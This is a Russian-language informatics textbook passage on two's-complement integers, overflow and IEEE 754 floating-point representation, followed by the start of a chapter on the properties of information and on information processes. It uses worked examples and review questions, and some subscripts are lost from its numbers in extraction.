Дополнительный код — стандарт де-факто для представления знаковых чисел во всех современных компьютерах.

Правила:

1. **Положительные числа и ноль:** обычный двоичный код, старший бит = 0
2. **Отрицательные числа:** два способа получить:
3. **Способ А:** инвертировать все биты положительного числа и прибавить 1
4. **Способ Б:** переписать биты справа налево до первой единицы включительно, остальные инвертировать

Преимущества: - ☒ Единственное представление нуля (00000000) - ☒ Простая арифметика: сложение и вычитание одинаково работают для всех чисел - ☒ Старший бит указывает знак (0 = плюс, 1 = минус) - ☒ Естественное расширение разрядности

Диапазон для n-битного знакового числа: - От -2^{n-1} до $(2^{n-1} - 1)$

Примеры диапазонов: - 8 бит: -128 ... +127 - 16 бит: -32 768 ... +32 767 - 32 бит: -2 147 483 648 ... +2 147 483 647 - 64 бит: -9 223 372 036 854 775 808 ... +9 223 372 036 854 775 807

Пример получения дополнительного кода (8 бит):

Представим число -75₁₀.

Способ А (инверсия + 1):

```
Шаг 1: +75 в двоичном коде:
+7510 = 010010112

Шаг 2: Инвертируем все биты:
01001011 → 10110100

Шаг 3: Прибавляем 1:
  10110100
+         1
-----
  10110101

Результат: -7510 = 101101012 (в дополнительном коде)
```

Проверка: Сложим +75 и -75, должен получиться 0:

```
  01001011  (+75)
+ 10110101  (-75)
-----
 1 00000000
```

Перенос за пределы 8 бит отбрасывается → 00000000 = 0 ✓

Переполнение (Overflow) — баг, который всех достал

Переполнение возникает, когда результат операции выходит за пределы допустимого диапазона.

Пример переполнения (8 бит, знаковые):

```
  01111111  (+127, максимум для 8 бит)
+         1  (+1)
-----
  10000000  (-128 в дополнительном коде!)

Результат: 127 + 1 = -128 (переполнение!)
```

В программировании переполнение может привести к жёстким багам. Поэтому: - Выбирай достаточную разрядность - Проверь результаты операций на переполнение - Используй типы с большей разрядностью при необходимости

Представление вещественных чисел (тут начинается магия)

Вещественные числа — это числа с дробной частью: 3.14, -0.001, 2.5×10^8 .

Для их представления используется формат с **плавающей точкой** (floating point), стандартизированный в **IEEE 754**.

Формат IEEE 754

Стандарт **IEEE 754** определяет два основных формата:

1. **Single precision (float)** — 32 бита
2. **Double precision (double)** — 64 бита

Общая структура:

$$(-1)^S \times M \times 2^E$$

где: - **S** (Sign) — знак (1 бит): 0 = плюс, 1 = минус - **E** (Exponent) — экспонента (смещённый порядок) - **M** (Mantissa) — мантисса (значащие цифры)

Float (32 бита)

Структура:

S (1 бит)	E (8 бит)	M (23 бита)
Знак	Экспонента	Мантисса

Параметры: - **Знак (S):** 1 бит - **Экспонента (E):** 8 бит, смещение = 127 - Реальная экспонента = $E - 127$ - Диапазон: -126 ... +127 - **Мантисса (M):** 23 бита - Неявная единица: мантисса представляется как 1.MMMMMM... (нормализованная форма) - Фактически 24 бита точности (23 явно + 1 неявно)

Диапазон значений float: - Минимальное положительное: $\approx 1.18 \times 10^{-38}$ - Максимальное: $\approx 3.40 \times 10^{38}$ - Точность: около 7 десятичных цифр

Double (64 бита)

Структура:

S (1 бит) E (11 бит) M (52 бита)
Знак Экспонента Мантисса

Параметры: - **Знак (S):** 1 бит - **Экспонента (E):** 11 бит, смещение = 1023 - Реальная экспонента = E - 1023 - Диапазон: -1022 ... +1023 - **Мантисса (M):** 52 бита + 1 неявный = 53 бита точности

Диапазон значений double: - Минимальное положительное: $\approx 2.23 \times 10^{-308}$ - Максимальное: $\approx 1.80 \times 10^{308}$ - Точность: около 15-16 десятичных цифр

Нормализованная форма

Нормализованная форма — представление числа в виде $1.xxxx \times 2^{\text{exp}}$, где старший бит мантиссы = 1 (неявный).

Пример нормализации:

```
Число: 13.62510

Шаг 1: Переводим в двоичную:
1310 = 11012
0.62510 = 0.1012 (0.625 = 1/2 + 1/8)

Результат: 13.62510 = 1101.1012

Шаг 2: Нормализуем (сдвигаем точку до 1.xxxxx):
1101.1012 = 1.1011012 × 23

Шаг 3: Записываем в IEEE 754 float (32 бита):
Знак S = 0 (положительное)
Экспонента: 3 + 127 = 13010 = 100000102
Мантисса: 101101 (23 бита): 10110100000000000000000

Итоговое представление:
0 10000010 101101000000000000000000
|-----|-----|
|   Exp=130   Mantissa
Sign=0
```

Специальные значения (внезапные гости)

1. Ноль (±0)

```
+0: S=0, E=0, M=0 (все биты = 0)
-0: S=1, E=0, M=0
```

Да, существует -0. Полезно в некоторых вычислениях (сохранение знака при приближении к нулю).

2. Бесконечность (±∞)

```
+∞: S=0, E=все единицы (255 для float), M=0
-∞: S=1, E=все единицы (255 для float), M=0
```

Возникает при делении на ноль или переполнении:

```
1.0 / 0.0 = +∞
-1.0 / 0.0 = -∞
```

3. NaN (Not a Number) — любимец всех программистов

```
NaN: E=все единицы (255 для float), M≠0
```

Возникает при неопределённых операциях:

```
0.0 / 0.0 = NaN
∞ - ∞ = NaN
√(-1) = NaN (для вещественных)
```

Важное свойство NaN: Любая операция с NaN даёт NaN, включая сравнение. Даже `NaN == NaN` возвращает `false`! Это не баг, это фича.

4. Денормализованные числа (Subnormal/Denormal)

Денормализованные числа используются для очень малых чисел, близких к нулю (экспонента = 0, мантисса ≠ 0).

```
Денормализованное: E=0, M≠0
Значение: (-1)^S × 0.ММММ × 2^(-126) (для float)
```

Заполняют "щель" между нулём и минимальным нормализованным числом.

Проблемы точности (почему $0.1 + 0.2 \neq 0.3$)

Проблема 1: Конечная точность

Не все десятичные числа можно точно представить в двоичной форме.

Пример: Число 0.1_{10} не имеет точного представления в двоичной:

```
 $0.1_{10} = 0.0001100110011001100..._2$  (бесконечная периодическая дробь)
```

В результате:

```
# Python (аналогично в большинстве языков)
0.1 + 0.2 == 0.3 # False!
0.1 + 0.2        # 0.30000000000000004
```

Вот почему программисты плачут.

Проблема 2: Потеря точности при операциях с числами разного масштаба

При сложении очень большого и очень маленького числа младшие разряды маленького могут быть потеряны.

Пример:

```
 $10000000.0 + 0.00000001 \approx 10000000.0$  (в float точности не хватает)
```

Проблема 3: Накопление ошибок округления

При многократных операциях ошибки накапливаются.

Пример:

```
x = 0.0
for i in range(10):
    x += 0.1
print(x) # 0.9999999999999999 вместо 1.0
```

Рекомендации по работе с вещественными числами (чтоб не обосраться)

1. **НЕ сравнивай вещественные числа на точное равенство.** Используй сравнение с погрешностью (epsilon):

```
python epsilon = 1e-9 if abs(a - b) < epsilon: # числа считаются равными
```
2. **Используй double вместо float**, если нужна бóльшая точность.
3. Для **финансовых расчётов** используй специальные типы (Decimal в Python, BigDecimal в Java), которые работают с десятичными числами без потери точности.
4. **Будь осторожен с циклами**, где накапливаются ошибки.
5. **Избегай вычитания близких по значению чисел** — может быть катастрофическая потеря точности (catastrophic cancellation).

Практические примеры (чтоб в башку уложилось)

Пример 1: Представление числа в дополнительном коде

Задача: Представь число -42_{10} в 8-битном дополнительном коде.

Решение:

Шаг 1: $+42$ в двоичном:

```
4210 = 32 + 8 + 2 = 25 + 23 + 21  
4210 = 001010102
```

Шаг 2: Инвертируем все биты:

```
00101010 → 11010101
```

Шаг 3: Прибавляем 1:

```
  11010101  
+         1  
-----  
  11010110
```

Ответ: $-42_{10} = 11010110_2$

Проверка: Сложим $+42$ и -42 :

```
  00101010  (+42)  
+ 11010110  (-42)  
-----  
  1 00000000
```

Старший бит переполнения отбрасывается → $00000000 = 0$ ✓

Пример 2: Декодирование из дополнительного кода

Задача: Какое десятичное число представляет 8-битный код 11100101_2 в дополнительном коде?

Решение:

Старший бит = 1 → число отрицательное.

Способ А (инверсия + 1 для получения модуля):

Шаг 1: Инвертируем:
 $11100101 \rightarrow 00011010$

Шаг 2: Прибавляем 1:
$$\begin{array}{r} 00011010 \\ + \quad 1 \\ \hline 00011011 \end{array}$$

Шаг 3: Переводим в десятичную:
 $00011011_2 = 16 + 8 + 2 + 1 = 27_{10}$

Шаг 4: Добавляем знак:
Результат: -27_{10}

Ответ: $11100101_2 = -27_{10}$

Пример 3: Диапазоны представления

Задача: Определи диапазон значений для: - а) 16-битных беззнаковых целых - б) 16-битных знаковых целых (дополнительный код)

Решение:

а) 16-битные беззнаковые:

Диапазон: $0 \dots (2^{16} - 1)$
Диапазон: $0 \dots 65\,535$

б) 16-битные знаковые:

Диапазон: $-2^{15} \dots (2^{15} - 1)$
Диапазон: $-32\,768 \dots +32\,767$

Замечание: В дополнительном коде модуль наименьшего отрицательного числа ($|-32\,768| = 32\,768$) больше наибольшего положительного (32 767) на единицу. Это из-за того, что существует только одно представление нуля.

Пример 4: Переполнение

Задача: Используя 8-битную арифметику в дополнительном коде, вычисли: - а) $100 + 50$ - б) $-100 - 50$

Решение:

а) $100 + 50$:

$+100_{10} = 01100100_2$
 $+50_{10} = 00110010_2$

$$\begin{array}{r} 01100100 \\ + 00110010 \\ \hline 10010110 \end{array}$$

(знаковый бит = 1, это минус!)

Декодируем: $10010110_2 = -128 + 16 + 4 + 2 = -106_{10}$

Результат: $100 + 50 = -106$ (переполнение!)

Правильный результат 150 выходит за пределы $[-128, +127]$.

b) $-100 - 50$:

```
-10010 = 100111002
-5010  = 110011102

  10011100
+ 11001110
-----
1 01101010

Отбрасываем перенос: 011010102 = 64 + 32 + 8 + 2 = 10610

Результат:  $-100 - 50 = 106$  (переполнение!)
```

Правильный результат -150 выходит за пределы $[-128, +127]$.

Пример 5: Представление в IEEE 754 float

Задача: Представь число -6.25_{10} в IEEE 754 single precision (32 бита).

Решение:

Шаг 1: Переводим модуль в двоичную:

```
610 = 1102
0.2510 = 0.012  (0.25 = 1/4 = 2-2)

6.2510 = 110.012
```

Шаг 2: Нормализуем:

```
110.012 = 1.10012 × 22
```

Шаг 3: Компоненты:

```
Знак S: 1 (отрицательное)
Экспонента: 2 + 127 = 12910 = 100000012
Мантисса: 1001 (дополняем до 23 бит): 10010000000000000000000
```

Шаг 4: Собираем:

```
1 10000001 100100000000000000000000
```

Ответ: -6.25_{10} в IEEE 754 float = $11000000110010000000000000000000_2 = 0xC0C80000$

Пример 6: Проблема точности

Задача: Объясни, почему $0.1 + 0.1 + 0.1 == 0.3$ может вернуть `false`.

Объяснение:

Число 0.1_{10} не имеет точного представления в двоичной:

```
0.110 = 0.0001100110011001100...2  (бесконечная периодическая)
```

При хранении в float/double происходит округление:

```
0.1 ≈ 0.1000000000000000055511151231257827...
```

При сложении трёх:

```
0.1 + 0.1 + 0.1 ≈ 0.30000000000000004
```

А число 0.3 тоже приближённо:

```
0.3 ≈ 0.2999999999999999888977...
```

Эти два значения не совпадают побитово → `==` возвращает `false`.

Правильное сравнение:

```
epsilon = 1e-9
result = 0.1 + 0.1 + 0.1
expected = 0.3
if abs(result - expected) < epsilon:
    print("Числа равны (с погрешностью)")
```

Типы данных в языках программирования

Целые числа

Язык	Тип	Размер	Диапазон (знаковые)
C/C++	char	8 бит	−128 ... 127
	short	16 бит	−32 768 ... 32 767
	int	32 бита	−2 147 483 648 ... 2 147 483 647
	long long	64 бита	−2 ⁶³ ... (2 ⁶³ −1)
Java	byte	8 бит	−128 ... 127
	short	16 бит	−32 768 ... 32 767
	int	32 бита	−2 147 483 648 ... 2 147 483 647
	long	64 бита	−2 ⁶³ ... (2 ⁶³ −1)
Python 3	int	∞	Ограничен только памятью
JavaScript	Number	53 бита	−(2 ⁵³ −1) ... (2 ⁵³ −1) (целые)

Замечание: В Python 3 тип `int` имеет произвольную точность (arbitrary precision) и может представлять сколь угодно большие целые числа.

Вещественные числа

Язык	Тип	Размер	Точность	Стандарт
C/C++	float	32 бита	~7 дес. цифр	IEEE 754
	double	64 бита	~15-16 дес. цифр	IEEE 754
Java	float	32 бита	~7 дес. цифр	IEEE 754
	double	64 бита	~15-16 дес. цифр	IEEE 754
Python	float	64 бита	~15-16 дес. цифр	IEEE 754
JavaScript	Number	64 бита	~15-16 дес. цифр	IEEE 754

Практическое значение

В архитектуре компьютеров

- **Регистры процессора:** 32-битные (x86) или 64-битные (x64)

- **АЛУ:** Выполняет операции в дополнительном коде для целых и по IEEE 754 для вещественных
- **FPU:** Специализированный блок для быстрых операций с плавающей точкой

В программировании

- **Выбор типа данных:** Правильный выбор критичен для производительности и корректности
- **Финансовые расчёты:** Используй Decimal, а не float/double
- **Научные вычисления:** Используй double для точности, библиотеки произвольной точности для экстремальных требований

В криптографии

- **Большие целые числа:** RSA, Diffie-Hellman оперируют числами размером 1024-4096 бит
- **Модульная арифметика:** Целочисленные операции с большими модулями

В графике

- **Представление цвета:** RGB-компоненты — беззнаковые 8-битные целые (0-255)
- **Аудио:** Сэмплы — знаковые 16-битные или 24-битные целые
- **Координаты:** float/double для точности

Связь с другими главами

- **Глава 1.1:** Арифметика в двоичной системе — операции с двоичными числами
- **Глава 1.2:** Представление данных в памяти — числа хранятся согласно рассмотренным форматам
- **Глава 1.11:** Системы счисления — перевод между системами
- **Раздел 2:** Архитектура ЭВМ — процессор выполняет операции с числами
- **Раздел 6:** Языки программирования — типы данных соответствуют форматам

Ключевые термины (зубрить!)

Беззнаковое целое — неотрицательное целое, диапазон $0 \dots (2^n - 1)$.

Знаковое целое — целое, которое может быть положительным, отрицательным или нулём.

Прямой код — знак + модуль (не используется).

Обратный код — отрицательное = инверсия битов положительного (не используется).

Дополнительный код — стандартный способ представления знаковых чисел (отрицательное = инверсия + 1).

Переполнение (overflow) — результат операции выходит за пределы диапазона.

Вещественное число — число с дробной частью в формате с плавающей точкой.

IEEE 754 — стандарт представления вещественных чисел.

Нормализованная форма — представление $1.xxxxx \times 2^{\text{exp}}$, старший бит мантиссы = 1.

Мантисса — часть числа, хранящая значащие цифры.

Экспонента — порядок (степень двойки).

NaN — Not a Number, результат неопределённой операции.





Денормализованное число — число с экспонентой = 0 и ненулевой мантиссой (очень малые числа).

Контрольные вопросы

1. В чём преимущество дополнительного кода перед прямым и обратным? Почему современные компьютеры используют именно его?
2. Представь число -100_{10} в 8-битном дополнительном коде. Выполни проверку сложением.
3. Определи диапазон значений для 32-битных знаковых целых в дополнительном коде.
4. Объясни структуру числа в IEEE 754 float. Сколько бит на знак, экспоненту, мантиссу? Что такое "неявная единица"?
5. Почему опасно сравнивать вещественные на точное равенство? Как правильно сравнивать?
6. Что такое NaN и когда оно возникает? Какое свойство у NaN при сравнении с самим собой?
7. Задача: Декодируй 8-битный дополнительный код 10110011_2 . Какое десятичное число?
8. Что произойдёт при $127 + 1$ в 8-битной знаковой арифметике? Объясни.
9. Переведи число 5.75_{10} в IEEE 754 float. Укажи знак, экспоненту, мантиссу в двоичном виде.
10. Где критически важна точность? Приведи примеры и объясни, какие типы использовать.

Резюме

В этой главе мы разобрали:

1.  **Представление целых:**
2. Беззнаковые ($0 \dots 2^n - 1$)
3. Знаковые: прямой, обратный, дополнительный код
4. Дополнительный код — стандарт в ЭВМ
5. Проблема переполнения
6.  **Представление вещественных:**
7. Формат IEEE 754 с плавающей точкой
8. Структура: знак, экспонента, мантисса
9. Float (32 бита) и Double (64 бита)
10. Нормализованная форма
11. Специальные значения: ± 0 , $\pm \infty$, NaN, денормализованные
12.  **Проблемы точности:**
13. Конечная точность
14. Ошибки округления
15. Накопление ошибок
16. Правильные методы сравнения
17.  **Практика:**
18. Типы данных в языках
19. Выбор подходящего типа
20. Применение в архитектуре, программировании, криптографии

Теперь ты умеешь:

- Представлять целые в дополнительном коде и декодировать их
- Понимать структуру чисел IEEE 754
- Объяснять причины ошибок точности
- Выбирать подходящие типы данных
- Рассчитывать диапазоны представления

Эти знания понадобятся в главе 1.11 (системы счисления), разделе 2 (архитектура ЭВМ), разделе 6 (программирование).

Конец главы

Глава 1.10: Свойства информации. Информационные процессы

Введение

Окей, в главе 1.7 мы разобрались, что такое информация (хотя точно определить так и не смогли, ну да ладно). Теперь настало время понять, какими **свойствами** обладает информация и что с ней вообще делают — какие **процессы** с ней происходят.

Свойства информации определяют её ценность. Например, информация "завтра будет дождь" может быть правдивой или липовой, актуальной или устаревшей, полезной или бесполезной — в зависимости от ситуации. А информационные процессы — это операции с информацией: собирать, хранить, обрабатывать, передавать.

Эта глава связана с главой 1.5 (меры информации — количественные характеристики) и главой 1.7 (понятие информации). Дальше знания отсюда понадобятся в разделах 2-3 (техника и софт для работы с информацией), разделе 7 (базы данных) и разделе 8 (сети — передача информации).

Свойства информации (как оценить качество инфы)

Информация обладает рядом **свойств** — характеристик, которые определяют её качество и пригодность для использования.

1. Объективность (правда или мнение?)

Объективность — это степень независимости информации от личного мнения, эмоций, предубеждений или интересов источника и получателя.

Объективная информация отражает реальное состояние дел, факты, не искажённые субъективными оценками.

Субъективная информация зависит от точки зрения, мнения, интерпретации.

Примеры:

✓ **Объективная:** - "Температура воздуха +15°C" (измерение прибором) - "Скорость света 299 792 458 м/с" (физическая константа) - "В базе данных 1000 записей" (подсчёт системой)

✗ **Субъективная:** - "На улице холодно" (для одного +15°C — холодно, для другого — тепло) - "Этот фильм интересный" (оценочное суждение) - "Компания работает эффективно" (зависит от критериев)

Важный момент: Абсолютно объективной информации не существует, так как любое наблюдение производится человеком или созданным им прибором. Но стремиться к объективности — это правильно.

Что снижает объективность: - Предвзятость источника - Неполнота данных - Ошибки приборов - Эмоциональная окраска - Манипуляции и пропаганда

2. Достоверность (правда или фейк?)

Достоверность — это свойство информации быть правильной, соответствовать действительности, не содержать ошибок и искажений.

Достоверная информация точно отражает реальное положение дел.

Недостоверная информация содержит ошибки, искажения или намеренную ложь.

Примеры:

✓ **Достоверная:** - Научные факты, подтверждённые экспериментами - Официальная статистика (при корректном сборе) - Данные из надёжных источников

✗ Недостовверная: - Фейковые новости - Непроверенные слухи - Данные из ненадёжных источников - Ошибки измерений

Что влияет на достоверность: - **Надёжность источника:** Официальные, проверенные источники более достоверны -

Наличие подтверждений: Информация из нескольких независимых источников надёжнее - **Метод получения:** Научные эксперименты дают более достоверные данные, чем субъективные оценки - **Актуальность:** Устаревшая информация может стать недостоверной - **Преднамеренное искажение:** Дезинформация, манипуляции

Связь с объективностью: Объективная информация обычно более достоверна, но не всегда. Например, можно объективно (точно) передать чьё-то ложное утверждение — информация будет объективной, но недостоверной.

3. Полнота (хватит ли инфы?)

Полнота — это достаточность информации для понимания ситуации и принятия решения.

Информация **полная**, если её достаточно для понимания проблемы и выбора действий.

Информация **неполная**, если требуются дополнительные данные.

Примеры:

✓ Полная: - Рецепт с указанием всех ингредиентов, их количества и последовательности действий - Техдокументация со всеми схемами и описаниями - Инструкция по сборке мебели с полным набором шагов

✗ Неполная: - Рецепт без пропорций ингредиентов - Адрес без номера дома или квартиры - Расписание поездов без указания платформ

Характеристики: - **Контекстуальность:** Для одной задачи информация полная, для другой — недостаточна - **Субъективность:** Эксперту нужно меньше информации, чем новичку (из-за знаний — тезауруса) - **Избыточность:** Слишком много информации (информационная перегрузка) тоже проблема

Пример: Для туриста "Встреча в 15:00 у метро" — неполная (какое метро? какой выход?). А "Встреча в 15:00 у южного выхода станции метро Тверская" — полная.

4. Точность (на сколько знаков после запятой?)

Точность — это степень соответствия информации реальному состоянию, степень детализации.

Точная информация содержит необходимую степень детализации.

Неточная информация содержит обобщения, округления, приблизительные значения.

Примеры:

Разная точность одной инфы: - "Встретимся в полдень" (низкая точность) - "Встретимся в 12:00" (средняя) - "Встретимся в 12:00:00" (высокая) - "Встретимся в 12:00:00.000 UTC+3" (очень высокая)

Для разных задач — разная точность: - **Бытовые цели:** "Температура около 20°C" — достаточно - **Медицинские цели:** "Температура тела 36.6°C" — нужна точность до десятых - **Научные эксперименты:** "Температура 273.15 K ± 0.01 K" — высочайшая точность

Что влияет: - Точность измерительных приборов - Метод измерения - Округления при вычислениях - Обобщения при передаче

Связь с достоверностью: Точная информация обычно более достоверна, но избыточная точность может создать ложное впечатление достоверности.

5. Актуальность (устарела или нет?)

Актуальность (своевременность) — это соответствие информации текущему моменту времени, способность отражать текущее состояние.

Актуальная информация отражает современное положение дел, поступает вовремя.

Неактуальная (устаревшая) относится к прошлому, которое уже изменилось, или поступает слишком поздно.

Примеры:

✓ **Актуальная:** - Прогноз погоды на сегодня - Текущий курс валют - Информация о свободных местах в гостинице на нужные даты - Текущее расписание транспорта

✗ **Неактуальная:** - Прогноз погоды недельной давности для принятия решения сегодня - Расписание поездов прошлого года - Информация о вакансиях, которые уже закрыты

Факторы: - **Скорость изменения данных:** Курс валют меняется каждую секунду, исторические факты — никогда - **Момент использования:** Информация актуальна для одного момента и неактуальна для другого - **Скорость доставки:** Информация должна поступить вовремя

Пример: "На дороге пробка" актуально для водителя, который сейчас едет, но неактуально через 3 часа или для водителя, который уже проехал.

Информационное старение: Некоторая информация быстро теряет актуальность (новости, котировки), другая остаётся актуальной долго (научные законы, история).

6. Полезность (нужна ли мне эта инфа?)

Полезность (ценность, релевантность) — это способность информации удовлетворить информационные потребности получателя, помочь в решении задачи или достижении цели.

Это связано с **прагматической мерой информации** (глава 1.5) — ценностью для конкретного получателя.

Полезная информация помогает решить задачу, принять решение, достичь цели.

Бесполезная информация не имеет практической ценности для получателя в данный момент.

Примеры:

✓ **Полезная:** - Инструкция по ремонту конкретной модели автомобиля для автомеханика - Информация о погоде для организатора уличного мероприятия - Данные о конкурентах для маркетолога

✗ **Бесполезная:** - Инструкция по ремонту автомобиля для программиста (если он не собирается ремонтировать) - Рецепты блюд для человека, который выбирает телефон - "Информационный шум" — случайные, не относящиеся к делу сведения

Факторы: - **Релевантность:** Соответствие потребностям и запросу - **Контекст:** Зависит от ситуации и целей - **Знания получателя** (тезаурус): Для специалиста одна информация полезна, для новичка — другая

Пример: "В Python индексация начинается с 0" очень полезно для начинающего программиста, но бесполезно для опытного (он это знает) и для человека, не занимающегося программированием.

7. Понятность (врубаешься или нет?)

Понятность (ясность) — это доступность информации для восприятия и понимания получателем, соответствие формы представления знаниям получателя.

Информация может быть на непонятном языке или в форме, требующей специальных знаний.

Понятная информация представлена в доступной форме (на знакомом языке, в знакомых обозначениях).

Непонятная информация требует дополнительных знаний, перевода, расшифровки.

Примеры:

✓ **Понятная:** - Текст на родном языке - Диаграммы и графики с подписями - Объяснения с примерами

✗ **Непонятная:** - Текст на незнакомом языке - Профессиональный жаргон для неспециалиста - Математические формулы для человека без подготовки

Пример: Медицинский диагноз "Острый катаральный ринофарингит" непонятен большинству, но "простуда с насморком" — понятно всем, хотя содержит ту же информацию.

Факторы: - **Язык представления:** Естественный (русский, английский) или специальный (формулы, коды) - **Уровень сложности:** Должен соответствовать знаниям аудитории - **Форма:** Текст, графика, таблицы, схемы - **Тезаурус получателя:** Запас знаний

Связь с семантической мерой (глава 1.5): Понятность связана с тезаурусом — если информация выходит за пределы знаний получателя, она непонятна.

8. Доступность (могу ли я её получить?)

Доступность — это возможность получить информацию в нужный момент времени, наличие технических и организационных условий для доступа.

Доступная информация может быть получена без существенных препятствий.

Недоступная информация скрыта, засекречена, требует специальных разрешений или технических средств.

Примеры:

✓ **Доступная:** - Публичные данные в интернете (Википедия, новостные сайты) - Информация в библиотеках - Открытые государственные данные

✗ **Недоступная:** - Секретные документы с ограниченным доступом - Платная информация без подписки (журналы, базы данных) - Информация, требующая специального оборудования - Информация за "цифровым неравенством" (нет интернета, компьютера)

Факторы: - **Технические:** Наличие интернета, компьютера, программ - **Организационные:** Политика доступа (открытые/закрытые данные) - **Экономические:** Платность/бесплатность - **Юридические:** Законы об информации, авторском праве, тайне - **Языковые барьеры:** Информация на недоступном языке

Пример: Научная статья может быть опубликована, но недоступна для студента без подписки на журнал. Или доступна, но на китайском, что делает её недоступной для тех, кто не знает китайский.

Взаимосвязь свойств

Свойства информации **взаимосвязаны:**

- **Объективная** обычно более **достоверна**
- **Достоверная** и **полная** более **полезна**
- **Актуальная** имеет более высокую **ценность**
- **Понятная** более **полезна**
- **Доступная** может быть использована, что делает её **полезной**

Но возможны противоречия: - Информация может быть **объективной**, но **непонятной** (научный доклад для неспециалиста) - Может быть **доступной**, но **недостоверной** (фейки в интернете) - Может быть **полной** и **достоверной**, но **неактуальной** (устаревшие данные)

Для практического использования нужно оценивать информацию по всем свойствам комплексно.

Информационные процессы (что с инфой делают)

Информационные процессы — это процессы, связанные с получением, хранением, обработкой, передачей и использованием информации.

Эти процессы — предмет изучения информатики (см. главу 1.7) и происходят в природе, обществе и технических системах.

1. Сбор (получение) информации

Сбор информации — это процесс получения информации из различных источников и её фиксация.

Источники: - **Естественные:** Природные объекты и явления (наблюдение погоды) - **Искусственные:** Созданные человеком (книги, базы данных, приборы) - **Первичные:** Оригинальные данные, непосредственные наблюдения - **Вторичные:** Обработанные, интерпретированные данные (учебники, обзоры)

Методы сбора: - **Наблюдение:** Непосредственное восприятие (визуальное, прослушивание) - **Измерение:** Использование приборов (термометр, весы, датчики) - **Эксперимент:** Активное воздействие для выявления свойств - **Опрос:** Получение информации от людей (анкеты, интервью) - **Анализ документов:** Изучение существующих источников

Примеры: - **Наука:** Сбор экспериментальных данных, наблюдения в телескоп - **Бизнес:** Сбор данных о продажах, опросы клиентов - **Медицина:** Анамнез (опрос пациента), измерение температуры, анализы - **Жизнь:** Чтение новостей, просмотр прогноза погоды

Современные средства: - Датчики (температуры, давления, движения) - Сканеры (оцифровка документов) - Камеры (фото и видео) - Микрофоны (запись звука) - Интернет (сбор данных — веб-скрапинг) - GPS-трекеры, системы наблюдения

Проблемы: - Неполнота (невозможно собрать все данные) - Ошибки измерений - Субъективность наблюдателей - Искажения при передаче

2. Хранение информации

Хранение — это процесс фиксации и сохранения информации на материальных носителях для последующего использования.

Цели: - Сохранение во времени (для будущего) - Накопление знаний - Обеспечение доступа в нужный момент

Носители:

Естественные (биологические): - **Память человека** (нейронные связи) - **ДНК** (генетическая информация)

Искусственные:

Древние: - Камень (наскальные рисунки) - Глина (клинопись) - Папирус, пергамент - Бумага (книги, документы)

Современные: - **Магнитные:** HDD, магнитные ленты - **Оптические:** CD, DVD, Blu-ray - **Полупроводниковые:** Флешки, SSD, карты памяти - **Облачные:** Удалённые серверы (Google Drive, Яндекс.Диск, iCloud)

Характеристики носителей: - **Ёмкость:** Сколько хранить (КБ, МБ, ГБ, ТБ) - **Надёжность:** Сохранность во времени - **Скорость доступа:** Как быстро читать/писать - **Долговечность:** Как долго хранится - **Стоимость:** Цена за единицу объёма

Примеры: - **Личное:** Фотки на смартфоне, документы на компе - **Организации:** Базы данных, архивы документов - **Библиотеки:** Книги, журналы, цифровые коллекции - **Интернет:** Сайты, соцсети, видеохостинги (YouTube)

Организация: - **Файловые системы:** Папки, файлы на дисках - **Базы данных:** Структурированное хранение (см. раздел 7) - **Архивы:** Систематизированные коллекции - **Индексы:** Каталоги для быстрого поиска

Проблемы: - **Физическая деградация:** Износ, повреждения, устаревание технологий - **Ограниченная ёмкость:** Нужно увеличивать объёмы - **Информационная безопасность:** Защита от несанкционированного доступа (раздел 9) - **Резервное копирование:** Дублирование для защиты от потери

3. Обработка информации

Обработка — это процесс преобразования информации из одной формы в другую, получение новой информации из имеющейся.

Виды обработки:

1. Изменение формы (без изменения содержания): - **Кодирование/декодирование:** Перевод в другую систему (текст → двоичный код) - **Шифрование/дешифрование:** Защита (раздел 9) - **Перевод:** С одного языка на другой - **Форматирование:** Изменение внешнего вида - **Сжатие/распаковка:** Уменьшение/восстановление объёма (архивация)

2. Изменение содержания (получение новой информации): - **Вычисления:** Арифметические и логические операции ($2 + 2 = 4$) - **Анализ:** Выявление закономерностей (статистический анализ) - **Синтез:** Объединение частей (составление отчёта) - **Сортировка:** Упорядочение данных (по алфавиту, по дате) - **Фильтрация:** Отбор по критерию (выборка студентов с "отлично") - **Поиск:** Нахождение нужной информации (поиск в Google, в базе данных) - **Агрегация:** Обобщение данных (подсчёт суммы, среднего) - **Визуализация:** Представление в графическом виде (графики, диаграммы)

Примеры: - **Наука:** Обработка экспериментальных данных, моделирование - **Бизнес:** Анализ продаж, прогнозирование, отчёты - **Образование:** Проверка работ, расчёт оценок, рейтинги - **Жизнь:** Редактирование фоток, создание документов, поиск в интернете

Средства: - **Ручная:** Человек обрабатывает в уме или с калькулятором, на бумаге - **Механическая:** Счёты, арифмометры (исторически) - **Автоматизированная:** Компьютеры, софт


Этапы компьютерной обработки: 1. **Ввод данных** (с клавиатуры, из файла, из сети) 2. **Выполнение алгоритма** (программа) 3. **Вывод результата** (на экран, в файл, на принтер)

Алгоритмы (подробнее в разделе 5): - **Линейные** (последовательность действий) - **Разветвляющиеся** (выбор в зависимости от условия) - **Циклические** (повторение действий)

4. Передача информации

Передача — это процесс перемещения информации от источника к получателю по каналу связи.

Схема передачи (модель Шеннона):



Компоненты:

1. **Источник** — объект, который создаёт/передаёт сообщение (человек, компьютер, датчик)
2. **Кодирующее устройство** (передатчик) — преобразует информацию в сигнал (модем, микрофон)
3. **Канал связи** — среда передачи сигнала (провод, оптоволокно, радиоволны, воздух)
4. **Декодирующее устройство** (приёмник) — преобразует сигнал обратно (динамик, монитор)
5. **Получатель** — объект, который принимает информацию (человек, компьютер)
6. **Помехи (шум)** — искажения сигнала, снижающие качество

Примеры:

Естественная передача: - Речь: человек → звуковые волны → ухо другого человека - Зрение: объект → световые волны → глаз - Запахи: источник → молекулы в воздухе → нос

Техническая передача: - **Телефон:** Голос → микрофон → электрический сигнал → провода → динамик → звук - **Интернет:** Данные → компьютер → цифровой сигнал → сеть → компьютер → данные - **ТВ:** Видео → передатчик → радиоволны → антенна → телевизор → изображение - **Почта:** Письмо → курьер/транспорт → адресат

